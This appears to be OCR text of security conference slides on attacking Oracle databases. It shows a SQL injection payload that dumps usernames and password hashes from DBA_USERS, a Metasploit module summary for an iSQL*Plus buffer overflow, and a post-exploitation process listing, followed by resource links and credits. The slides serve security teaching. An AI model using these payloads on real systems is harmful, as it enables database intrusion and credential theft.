
Active Jobs December 31, 2010 2:16:19 PM EST

Target:

' union SELECT 1,TO_CHAR(sysdate,'DD-MON-YYYY HH24:MI:SS'),username,password,'Submitted' FROM DBA_USERS--

Job Name	Owner	Status	Timestamp	
ANONYMOUS	anonymous	Submitted	31-DEC-2010 14:16:19	🚩
CTXSYS	71E687F036AD56E5	Submitted		
DBSNMP	E066D214D5421CCC	Submitted		
HR	6399F3B38EDF3288	Submitted		
MDSYS	72979A94BAD2AF80	Submitted		
ODM	C252E8FA117AF049	Submitted		
ODM_MTR	A7A32CD03D3CE8D5	Submitted		
OE	9C30855E7E0CB02D	Submitted		
OEM USER-Y4OW81Q9EA OEMREP	6AB6D6CC24DDFF96	Submitted		

Exploithub Exploits Demo



Oracle9i Database Server iSQL*Plus USERID Buffer Overflow

This module exploits a stack overflow in the iSQL*Plus interface. When sending a specially formatted POST request with a overly long userid, an attacker may be able to execute arbitrary code.

Targets: 0 => Oracle 9.2.0.1

□ Use a reverse connection

□ Show advanced options

```
 1408  VMwareService.exe    x86   0       NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMware Tools\VMwareService.e
xe
 1556  dbsnmp.exe           x86   0       NT AUTHORITY\SYSTEM           C:\oracle\product\10.2.0\db_1\bin\dbsnmp.exe
 1688  Apache.exe           x86   0       NT AUTHORITY\SYSTEM           C:\oracle\product\10.2.0\db_1\Apache\Apache\apache.e
xe
 1728  dfssvc.exe           x86   0       NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\Dfssvc.exe
 1840  java.exe             x86   0       NT AUTHORITY\SYSTEM           C:\oracle\product\10.2.0\db_1\jdk\bin\java.exe
 1848  java.exe             x86   0       NT AUTHORITY\SYSTEM           C:\oracle\product\10.2.0\db_1\jdk\bin\java.exe
 1428  explorer.exe         x86   0       2K3\Administrator             C:\WINDOWS\Explorer.EXE
 1592  VMwareTray.exe       x86   0       2K3\Administrator             C:\Program Files\VMware\VMware Tools\VMwareTray.exe
 1484  VMwareUser.exe       x86   0       2K3\Administrator             C:\Program Files\VMware\VMware Tools\VMwareUser.exe
 2500  taskmgr.exe          x86   0       2K3\Administrator             C:\WINDOWS\system32\taskmgr.exe
 2628  wuauclt.exe          x86   0       2K3\Administrator             C:\WINDOWS\system32\wuauclt.exe
 2800  wmiprvse.exe         x86   0       NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\wbem\wmiprvse.exe
 3072  isqlplus             x86   0       NT AUTHORITY\SYSTEM           c:\oracle\product\10.2.0\db_1\bin\isqlplus

msf > getpid
Current pid: 3072

msf >
```

Oracle Ninjas / Resources

- Alexander Kornbrust http://www.red-database-security.com/
- Sumit Siddharth http://www.notsosecure.com
- David Litchfield http://www.davidlitchfield.com/blog/
- Joxean Koret http://joxeankoret.com/

- http://www.argeniss.com/index.html
- http://www.0xdeadbeef.info/

- http://www.databasesecurity.com/oracle/hpoas.pdf
- http://www.owasp.org/index.php/Testing_for_Oracle

Questions?

Chris Gates

@carnal0wnage

cg [] metasploit [] com

Special Thanks To

- Alexander Kornbrust
- MC
- Sid
- cktricky
- mubix